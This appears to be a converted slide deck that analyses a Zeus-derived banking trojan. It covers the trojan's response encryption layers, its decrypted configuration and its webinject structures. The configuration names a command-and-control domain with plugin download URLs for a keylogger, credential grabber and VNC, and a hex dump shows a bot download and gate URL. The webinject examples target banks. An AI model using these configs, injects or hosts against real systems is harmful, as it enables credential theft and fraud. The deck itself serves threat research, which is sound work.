sJM6Tt3IFuivQpt19pF09rq9PJEun36f2dhshsSFoQgVoURGmCZm7NclQ821eaoCBDTEVNOQ5mATQG+zu1rnJgKehu/W9UCYLwh
TJri6s1/FzebnDsnEGRxK11yxCCphWTjyb9XqRNYqNcTugosp/LkEcCgPVdEcB5zWNLueZpP08fpsi1HweYxVXf29dSdgHVNEdU
awjuigBJdvYxbv4f8MzK6lXv5dPfrha6+kXJUIQ2g58qMSbuLG16RdM9mfw7GBeJDqj5AhH/kBwrD03uS0h2L0Ehz/AE30zH9pB
4wGqsINyHlq7XbZsj...
```

Response Data Decryption Layer 1 (2.1.0 - 2.1.3)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: AES256 IV (16 bytes)
- Offset 0x30: AES256 CBC encrypted data
 - The key will be the randomly generated AES key sent along in the request

00000000	d1 bf 44 2c 36 77 d5 8d 86 1d 37 5a c3 04 6b 28	..D,6w....7Z..k(
00000010	78 4d 45 60 60 93 cd a6 18 a6 bf 59 f0 cb 92 a0	xME``.....Y....
00000020	d8 3a ad a1 ec c7 4b 9f 45 56 5f 93 2c 88 85 f3	:....K.EV_.,...
00000030	f0 21 a3 bc 00 ab fa 10 61 52 94 0a dd 27 63 2c	.!.....aR... 'c,
00000040	e5 b7 d3 fa 48 d9 da b5 b2 ed ab 04 61 de 0e b2	H.....a...
...		

Response Data Decryption Layer 1 (2.2.1 - present)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: AES256 IV (16 bytes)
- Offset 0x30: AES256 CBC encrypted data
 - The key will be the randomly generated AES key sent along in the request
- Base64

Decrypt Me Like One of your BaseConfigs (Layer 2)

```
{  
  "File": {  
    "name": "1uporryzeynapomywleyb.dat",  
    "id": "de3f323d29a7df1d11b46af0b956d2f6",  
    "data": "8AH8U+jbREIIzQ918FTi+oojxL0a85u...5EKy1y0zc"  
  }  
}
```

Decrypt Me Like One of your BaseConfigs (Layer 3)

```
{  
  "data": "gWxD+bE+WUsq...zn0sPF1Kw",  
  "sign": "NVbhQH8wmFiCxI5mGIpCV0FwLLp0bbP+wjuL/D2wP/RTw5+ZVrMx6yf7A/V7G+XyEUVXxEj+rYpfyGkdgT4K0  
yq9zwtt421Yzg+aQC4A0dyYBGzpcBLJU1Iboz1D60kTP+PEU55EtVVyTqBjCtnas6uU89TCGw2zQ50Q+NiIoVtpdAWxW33WfLW  
ifJvLtRQxkG5M95g1HcbMYj1EWHiyyt+2vqpqhpaKaIlrd29zFnbofk7qMvaj+AKlXcRHcKRsoPhTc/Bu1+i3h4qcJ7uCDHcm  
uieds2+r0VXdcYvXdhEHKiQ0qEQHhCfvC29Ymxd00uj5GpfGJv120/+oTg=="  
}
```

Dynamic Config

```
{
  "botnet": "2.6.10",
  "check_config": 327685,
  "send_report": 655370,
  "check_update": 1966110,
  "url_config": "https://sincirewdo.ru/1uporryzeynapomywleyb.dat",
  "url_webinjects": "https://sincirewdo.ru/610webinjects.dat",
  "url_update": "https://sincirewdo.ru/1uporryzeynapomywleyb.exe",
  "url_plugin_webinject32": "https://sincirewdo.ru/610webinject32.bin",
  "url_plugin_webinject64": "https://sincirewdo.ru/610webinject64.bin",
  "remove_csp": 0,
  "inject_vnc": 0,
  "url_plugin_vnc32": "https://sincirewdo.ru/610vnc32.bin",
  "url_plugin_vnc64": "https://sincirewdo.ru/610vnc64.bin",
  "url_plugin_vnc_backserver": "Z2KvEWWIVjHCjeytKlg4Ls8=",
  "url_plugin_backsocks": "https://sincirewdo.ru/610backsocks.bin",
  "url_plugin_backsocks_backserver": "Z2KvEWWIVjHCjeytKlg4Ls8=",
  "url_plugin_grabber": "https://sincirewdo.ru/610grabber.bin",
  "grabber_pause": 2,
  "grab_softlist": 1,
  "grab_pass": 1,
  "grab_form": 1,
  "grab_cert": 1,
  "grab_cookie": 1,
  "grab_del_cookie": 0,
  "grab_del_cache": 0,
  "url_plugin_keylogger": "https://sincirewdo.ru/610keylogger.bin",
  "keylog_process": "cHV0dHkuZXhlAAAA=", # putty.exe\x00\x00
  "screen_process": "cHV0dHkuZXhlAAAA=", # putty.exe\x00\x00
  "reserved": "EHwYzK2iP0N4dapD0a4PNvapEBg1FHJLNIeXZmq5qSB2heDdI6EcivwMn4Bvb+QKEgHIaNv2Xtb0
1z8w+WUajykh4unf8aXU4fMDx8Ir8d5h4YdeVMHBkbbk1ldoVJg5D0RnThjQkALuoTFv0DmfeEZxpZew0eC3zj5JkyZHg5QmtSrM
7V71dNu57mcE6nke7/LCD1388VFVN+AgKJF5pHGdFMiFo5mUsc7/dVvVxCS4vvvt0RqnOmIWCQQg/YPc5g=="
}
```

Dynamic Botnets (“botnet”)



“keylog_process” and “screen_process”



Man-in-the-Browser Module (“url_plugin_webinjectXX”)

”Man-in-the-browser (MITB, MitB, MIB, MiB), a form of Internet threat related to man-in-the-middle (MITM), is a proxy Trojan horse[1] that infects a web browser by taking advantage of vulnerabilities in browser security to modify web pages, modify transaction content or insert additional transactions, all in a completely covert fashion invisible to both the user and host web application.”

Source: <https://en.wikipedia.org/wiki/Man-in-the-browser>

Webinjects (“url_webinjects”)

- “webfilters”
- “webinjects”
- “webinject1data”
- “webinject2data”
- ...
- “webinjectXdata”

Webinjects (“webfilters”)

- ^https://www.<antivirus>* -> block access
- !https://<uninteresting calendar>.com/* -> don't log
- #https://<funny money>.com/* -> take video

Webinjects (“webinjects”)

- Flags (WORD)
- Size (WORD)
- Target offset (WORD)
- Target (regex string)

00000000	64 00 45 00 10 00 00 00	00 00 00 00 00 00 00 00	d.E.....
00000010	68 74 74 70 73 3a 2f 2f		https://
00000020			
00000030			
00000040	2f 6a 73 2a 00		/js*.
00000045			

Webinjects (“webinjectXdata”)

- Data size (WORD)
- Flags (WORD)
- Data
 - Where or how

00000000	51 00 00 00 28 66 75 6e	63 74 69 6f 6e 28 29 7b	Q...(function(){
00000010	76 61 72 20 65 3d 66 75	6e 63 74 69 6f 6e 28 29	var e=function(
00000020	7b 7d 3b 20 76 61 72 20	66 3d 66 75 6e 63 74 69	{}; var f=functi
00000030	6f 6e 28 29 7b 7d 3b 20	76 61 72 20 64 3d 66 75	on(){}; var d=fu
00000040	6e 63 74 69 6f 6e 28 29	7b 7d 3b 4c 6f 67 67 65	nction(){};Logge
00000050	72		r
00000051			

Webinjects for Humans

```
{
  "1": {
    "flags": "IS_INJECT,REQUEST_POST,REQUEST_GET",
    "set_url": "https://[REDACTED]/js*",
    "pieces": {
      "1_data_before": "\"\\x69\\x70\\x74\\x4C\\x6F\\x61\\x64\\x65\\x64\""];",
      "1_data_after": "if(typeof Sys!==",
      "1_data_inject": ";"
    }
  },
  "2": {
    "flags": "IS_INJECT,REQUEST_POST,REQUEST_GET",
    "set_url": "https://[REDACTED]/instrumentation*",
    "pieces": {
      "1_data_before": "var Logger={initialised:false};",
      "1_data_after": "={init:e,log:f,flush:d}}{}));",
      "1_data_inject": "(function(){var e=function(){}; var f=function(){}; var d=function(){};Logger"
    }
  },
  ...
}
```

Zeus BinStorage


- Header
 - Random data (20-bytes)
 - Size (DWORD)
 - Flags (DWORD)
 - Section count (DWORD)
 - MD5 (16-bytes)
- Sections
 - ID (DWORD)
 - Flags (DWORD)
 - Size (DWORD)
 - Real size (DWORD)
 - Data
 - Can be compressed

```


00000000 36 71 1f 54 e1 1b 91 a0 0f 21 cb 91 ce cf 8b c4 |6q.T.....!.....|
00000010 58 fa e8 97 6c 86 00 00 00 00 00 75 00 00 00 |X...l.....u...|
00000020 b5 3c a7 48 d7 25 97 29 4d a2 33 1d 9d 4b a8 e5 |.<.H.%.)M.3..K..|
00000030 21 4e 00 00 00 00 00 10 04 00 00 00 04 00 00 00 |!N.....|
00000040 09 08 00 02 22 4e 00 00 00 00 00 10 22 00 00 00 |...."N....."|
00000050 22 00 00 00 68 74 74 70 3a 2f 2f 65 6d 61 69 6c |"...http://email|
00000060 75 70 67 72 61 64 65 2e 73 75 2f 6e 65 77 2f 62 |upgrade.su/new/b|
00000070 6f 74 2e 65 78 65 23 4e 00 00 00 00 10 23 00 |ot.exe#N.....#.|
00000080 00 00 23 00 00 00 68 74 74 70 3a 2f 2f 65 6d 61 |..#...http://ema|
00000090 69 6c 75 70 67 72 61 64 65 2e 73 75 2f 6e 65 77 |ilupgrade.su/new|
000000a0 2f 67 61 74 65 2e 70 68 70 25 4e 00 00 01 00 00 |/gate.php%N.....|
000000b0 10 85 00 00 00 a1 00 00 00 db ff ff ff 21 2a 2e |.....!*.|
000000c0 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 2a 00 |microsoft.com/*.|
000000d0 21 68 74 74 70 3a 2f 09 6d d6 7d ed fd 79 73 70 |!http://.m.}.yysp|
000000e0 61 63 65 16 15 14 73 15 77 00 b0 bf bd fd 2e 67 |ace...s.w.....g|
000000f0 72 75 70 31 61 6e 74 02 64 65 72 2e 65 73 35 c0 |ruplant.der.es5.|
00000100 da ff 3f 6f 64 6e 6f 6b 6c 61 73 73 6e 69 6b 69 |..?odnoklassniki|
00000110 2e 29 1b fb 3f bb 7b 76 6b 6f 33 6b 74 65 16 40 |.)...?.{vko3kte.@|
00000120 2a 2f 6c 6f 67 69 6e 2e 4b 30 60 4f 76 6d 70 12 |*/login.K0`Ovmp.|
00000130 61 74 6c 10 00 00 00 00 00 00 00 48 00 ff 01 00 |atl.....H....|
00000140 00 00 00 00 00 40 3e 00 00 00 3e 00 00 00 29 00 |.....@>...>...)|
00000150 00 00 20 52 65 67 69 73 74 65 72 65 64 20 65 6d |.. Registered em|
00000160 61 69 6c 20 61 64 64 72 65 73 73 3c 2f 74 64 3e |ail address</td>|
00000170 2a 3c 69 6d 67 2a 3e 09 00 00 00 3c 2f 74 64 3e |*<img*>....</td>|
00000180 0c 00 00 00 65 2d 6d 61 69 6c 3a 20 02 00 00 00 |....e-mail: ....|
00000190 01 00 00 40 5e 00 00 00 5e 00 00 00 ff ff ff cb |...@^...^.....|
000001a0 48 00 28 3c 61 20 68 72 65 66 3d 22 68 74 74 70 |H.(<a href="http|
000001b0 3a 2f 2f 66 65 65 64 62 61 63 6b ff db ff db 2e |://feedback....|

```

Webinjects (Targeted Countries)



Webinjects (Types)



Webinjects (Defaults / Tests)


```
"wer.com.au page injected": {  
  "flags": "",  
  "set_url": "http://*wer.com.au*",  
  "pieces": {  
    "1_data_before": "<html*<head*>",  
    "1_data_after": "",  
    "1_data_inject": "<script>\r\nalert('Page Injected!');\r\n</script>"  
  }  
},
```

```
"boq.com.au page injected": {  
  "flags": "IS_INJECT,REQUEST_POST,REQUEST_GET",  
  "set_url": "http://*boq.com.au*",  
  "pieces": {  
    "1_data_before": "<html*<head*>",  
    "1_data_after": "",  
    "1_data_inject": "<script>\r\nalert('Page Injected!');\r\n</script>"  
  }  
},
```

```
"generic page injected": {  
  "flags": "",  
  "set_url": "https://www2.████████.com.br*",  
  "pieces": {  
    "1_data_before": "<html*<head*>",  
    "1_data_after": "",  
    "1_data_inject": "<script>\r\nalert('Page Injected!');\r\n</script>"  
  }  
},
```

